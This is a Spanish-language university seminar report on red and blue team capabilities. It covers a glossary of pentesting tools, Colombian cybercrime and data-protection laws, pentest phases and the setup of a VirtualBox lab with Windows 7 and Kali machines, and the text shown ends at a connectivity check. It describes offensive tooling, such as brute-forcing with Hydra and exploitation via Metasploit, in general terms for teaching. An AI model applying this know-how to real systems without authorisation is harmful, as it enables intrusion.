CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JUSTO ELÍAS MONTENEGRO VERBEL

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CESAR - VALLEDUPAR
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

AUTOR:
JUSTO ELÍAS MONTENEGRO VERBEL

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM:

DIRECTOR DE CURSO
M.Sc. John Freddy Quintero

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CESAR - VALLEDUPAR
2020

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

GLOSARIO

BLUE TEAM (SEGURIDAD DEFENSIVA): es el equipo de seguridad que defiende a las organizaciones de ataques de una manera proactiva.

CIBERDEFENSA: es el conjunto de acciones y/u operaciones activas o pasivas desarrolladas en el ámbito de las redes, sistemas, equipos, enlaces y personal de los recursos informáticos y teleinformáticas de la defensa a fin de asegurar el cumplimiento de las misiones o servicios para los que fueran concebidos a la vez que se impide que fuerzas enemigas los utilicen para cumplir los suyos.

CIBERSEGURIDAD: es la seguridad de la información previene y detecta los riesgos y amenazas que generan o aprovechan vulnerabilidades del sistema, con el objetivo de garantizar la confidencialidad, la integridad y la disponibilidad de la información.

COPNIA: el consejo profesional nacional de ingeniería, es la entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional.

CVE es una lista estandarizada de nombres cuyo objetivo es la distribución de datos, asignación de identificadores de vulnerabilidad y exposiciones de seguridad, además facilita la búsqueda de información de otras bases de datos asociadas.

EXPLOIT-DB es una plataforma online (base de dato) gratuita donde se almacenan muchas vulnerabilidades descubiertas, y el objetivo es recopilar exploits de envíos y listas de correo y concentrarlos en una base de datos fácil de navegar.

METASPLOIT es un sistema de pruebas de penetración donde presenta y compara todas las vulnerabilidades de un sistema, programa o empresa, además tiene como prioridad ser un sistema de auditoria de seguridad con ciertas herramientas y módulos que detectan y les brinda solución con los exploit conocidos.

NMAP es una herramienta que sirve para escanear puertos usando técnicas implementando sistemas de detección de intrusos y firewalls. este programa también es capaz de detectar, descubrir e identificar que puertos abiertos tienen los hosts en una determinada red y los diferentes servicios tales como udp, tcp etc.

OPENVAS este es un sistema que sirve para escanear las vulnerabilidades y fallos de seguridad para ser utilizado en la identificación y corrección de las fallas de seguridad detectada y a través de unas interfaces propias del sistema maneja el filtrado, calificación y resultado de los análisis identificados.

RED TEAM (Seguridad Ofensiva): Es un grupo de personal a tiempo completo dentro de una empresa que se enfoca en violar al cliente infraestructura, plataforma e inquilinos propios del cliente y aplicaciones. son el adversario dedicado (un grupo de piratas informáticos éticos) que realizan acciones específicas y persistentes a los ataques.

VULNERABILIDAD: (en términos de informática) es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma.

WIRESHARK: herramienta para poder analizar todo el tráfico de la red, capturar e inyectar paquetes.

THC Hydra: programa para llevar a cabo ataques de fuerza bruta a distintos protocolos, como telnet, FTP, HTTP, HTTPS y SMB.

NESSUS: software para escaneo remoto de redes y sistemas, para buscar vulnerabilidades.

RESUMEN

La Seguridad Informática es una disciplina que mediante técnicas y diversas aplicaciones nos arrojan los riesgos que pueden generar o están generando algún tipo fuga de información a personas que pueden hacer uso indebido de esta para cualquier tipo de acción ilícita; así mismo, una vez identificados los riesgos, podemos aplicar los controles necesarios con el fin de aumentar la seguridad a la información y recursos informáticos para garantizar en gran parte la privacidad de dicha información que implica a usuarios y clientes que hay en las empresas.

El presente informe técnico final del seminario especializado Seguridad Informática analiza, ejecuta y define el comportamiento de dos equipos estratégicos en ciberseguridad Red Team y Blue Team de acuerdo a situaciones de ciberataque a maquinas asociadas a una red y empresa.

Donde este trabajo nos dio a conocer detalladamente dos leyes que tienen como objetivo judicializar esos procesos y actos ilícitos conocida como la Ley 1273 de 2009 y la otra Ley 842 de 2003 que es la que regula el código ético de los ingenieros técnicos auxiliares y afines de acuerdo a su comportamiento en la organización.

Al momento de conocer las leyes de judicialización, este informe también va enfocado en cómo detectar y contener ataques informáticos, así como los diferentes escenarios para la ejecución pruebas de intrusión sin alterar la infraestructura de la empresa y validar que vulnerabilidad podría encontrar y buscar el método de explotación por medio de un framework o exploit, y así lograr de manera intrusiva un archivo especifico y explicando que herramientas que debemos utilizar para poder mitigar, evaluar y hasta predecir si somos o vamos hacer atacados por ciberdelincuentes.

Palabras claves: Vulnerabilidad, Ciberseguridad, Ciberdefensa, Explotación, Ataque, Red.

INTRODUCCIÓN

Conforme avanza la tecnología, descubrimos que el empleo de la computadora en las organizaciones, empresas, negocios y en el hogar continúa creciendo; pero un beneficio mayor se presenta en cualquier lugar en el que se tenga dos o más computadoras enlazadas en red y hacen que el ser humano tenga muchas responsabilidades sociales, responsabilidades que incrementan al terminar un ciclo formativo y pasa a ser un profesional llamado a servir a su sociedad; en el caso de las ingenierías y puntualmente a las involucradas en el campo de la Ciberseguridad y Ciberdefensa esta responsabilidad adquiere más importancia por el volumen y la importancia de la información, los recursos físicos y económicos que se manejan y lo más importante el impacto que puede causar en lo personal y en la sociedad al actuar en forma legal y ético.

Debido que los diferentes Sistemas Operativos son cada vez más vulnerables, el propósito de este trabajo es conocer detectar y contener el ataque de dos máquinas virtuales sujeta a un atacante bajo Linux donde se agilizara el proceso de investigación sin alterar la infraestructura de la empresa y validar que vulnerabilidad podría encontrar y buscar el método de explotación por medio de un framework o exploit y lograr de manera intrusiva un archivo especifico.

La seguridad informática cada vez es más necesaria en las empresas ya que con las políticas de la información se garantiza la protección a la integridad, confidencialidad y disponibilidad de la información.

OBJETIVOS

OBJETIVO GENERAL

Realizar un análisis para la identificación del comportamiento de los equipos Red Team y Blue Team en un organización o empresa a través de un escenario para el reconocimiento de herramientas utilizadas para la penetración y determinar los actos ilícitos del equipo según la Ley 1273 de 2009.

OBJETIVOS ESPECÍFICOS

- Identificar como es el comportamiento del equipo Red Team y Blue Team en la empresa.
- Determinar los actos ilícitos del equipo según la Ley 1273 de 2009 en los procesos de la empresa.
- Identificar los deberes, prohibiciones y fallas gravísimas que tienen los profesionales de la ingeniería en el actuar ético de la empresa.
- Identificar las herramientas utilizadas para la penetración.
- Determinar el método de explotación por el cual se va a someter.
- Identificar la información que contiene el archivo atacado.
- Identificar las herramientas utilizadas para la contención.
- Determinar el comportamiento del equipo Blueteam en una organización.
- Identificar los equipos que presta el servicio de prevención y respuesta a los incidentes de seguridad.

1 DESARROLLO DEL INFORME TECNICO

1.1 LEGISLACIÓN "LEYES Y DECRETOS" EN COLOMBIA

De acuerdo a lo investigado dentro del margen legal en Colombia existen varias leyes y decretos para la protección de datos personales y delitos informáticos.
A continuación, le detallare lo investigado y las características principales de cada ley o decreto.

Ley 1273 de 2009 (Diario Oficial No. 47.223 de 5 de enero de 2009)

EL CONGRESO DE LA REPUBLICA decreta en el Código Penal un denominado "De la Protección de la información y de los datos", lo cual cuenta de dos Capítulos.

CAPITULO PRIMERO

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.

- Artículo 269A: Acceso abusivo a un sistema informático.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.
- Artículo 269C: Interceptación de datos informáticos.
- Artículo 269D: Daño Informático.
- Artículo 269E: Uso de software malicioso.
- Artículo 269F: Violación de datos personales.
- Artículo 269G: Suplantación de sitios web para capturar datos personales.
- Artículo 269H: Circunstancias de agravación punitiva.

CAPITULO SEGUNDO

De los atentados informáticos y otras infracciones

- Artículo 269I: Hurto por medios informáticos y semejantes.
- Artículo 269J: Transferencia no consentida de activos.

Ley estatutaria 1581 de 2012 (Diario Oficial No. 48.587 de 18 de octubre de 2012)

EL CONGRESO DE LA REPUBLICA decreta la ley por la cual se dictan disposiciones generales para la protección de datos personales, dentro de la cual se pueden traer a colación los siguientes artículos:

- Artículo 1°. Objeto.

- Artículo 2°. Ámbito de aplicación.
- Artículo 4°. Principios para el Tratamiento de datos personales. (con sus 8 principios).
- Artículo 5°. Datos sensibles.
- Artículo 6°. Tratamiento de datos sensibles.
- Artículo 7°. Derechos de los niños, niñas y adolescentes.

Ley 1928 del 24 de julio de 2018 por medio del cual se aprueba el <<convenio sobre la ciberdelincuencia>> adoptado el 23 de noviembre de 2001, en Budapest.

Las conductas tipificadas como penales son:

- El Acceso o Interceptación ilícita. El accesos e interceptaciones, deliberados e ilegítimos a sistemas informáticos.
- El Ataques a la integridad de los Datos. Actos deliberados e ilegítimos que dañen, borren, deterioren, alteren o supriman datos informáticos.
- El Ataque a la Integridad del Sistema. Obstaculización de un sistema informático mediante afectación de datos informáticos.
- El Abuso de Dispositivos. Producir, adquirir o proveer dispositivos o software o elementos tecnológicos para cometer ilícitos de los antes descrito o acceder a sistemas informáticos o ser poseedor de alguno de estos elementos.
- La Falsificación Informática. Afectación de datos informáticos para generar datos "no auténticos" que puedan presentarse como si lo fueran.
- El Fraude Informático. Perjuicio patrimonial a un tercero a partir de la afectación o interferencia de datos informáticos.

DECRETOS


Ministerio de comercio, industria y turismo: Decreto 1377 de 2013 por el cual se reglamenta parcialmente la ley 1581 de 2012.

1.2 FASES Y ETAPAS DEL PENTESTING.

Esta son las fases principales de un test de penetración donde explicaremos cada una de las herramientas utilizadas en dicho proceso

A continuación, Fases de un Pentesting

Figura 1 Fases y Etapas del Pentesting




Fuente: Propia Del Autor

1.3 INSTALACIÓN DEL ESCENARIO O AREA DE TRABAJO

• Paso A: Descargar la herramienta para crear escenarios Virtuales en este caso “VirtualBox” en su última versión.


Figura 2 Instalación VirtualBox en el PC Host



Fuente: Propia Del Autor

• Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un Windows 7 X86, un Windows 7 X64, un Kali Linux.


Figura 3 Descarga de las imágenes OVA para realizar el Banco de Trabajo



Fuente: Propia Del Autor

• Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.


Figura 4 Instalación de las tres máquinas Virtuales y en funcionamiento



Fuente: Propia Del Autor

• Paso D: Evidenciar con Printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.


Figura 5 Características de la Primera Máquina Virtual Win7-SE2020-X64



Fuente: Propia Del Autor

Se creo una RedNat en Preferencias-Red de VirtualBox para que todas las maquinas instaladas se conecten por DHCP a un mismo rango de IP y así posteriormente crear nuestro Banco de Trabajo.


Figura 6 RedNat VirtualBox



Fuente: Propia Del Autor

Configuración de Red de nuestra maquina Kali Linux a través de la REDNAT


Figura 7 Configuración Red Kali - Linux



Fuente: Propia Del Autor

A través de ifconfig se observa la IP Asignada por DHCP a la maquina Kali-Linux IP: 10.0.2.15 por el Banco de Trabajo


Figura 8 IP Asignada por el DHCP a la Máquina Virtual Kali – Linux



Fuente: Propia Del Autor

Brevemente realizaremos ping de respuestas a la IP LHOST de la maquina Kali Linux


Figura 9 Ping de respuestas a la IP 10.0.2.15


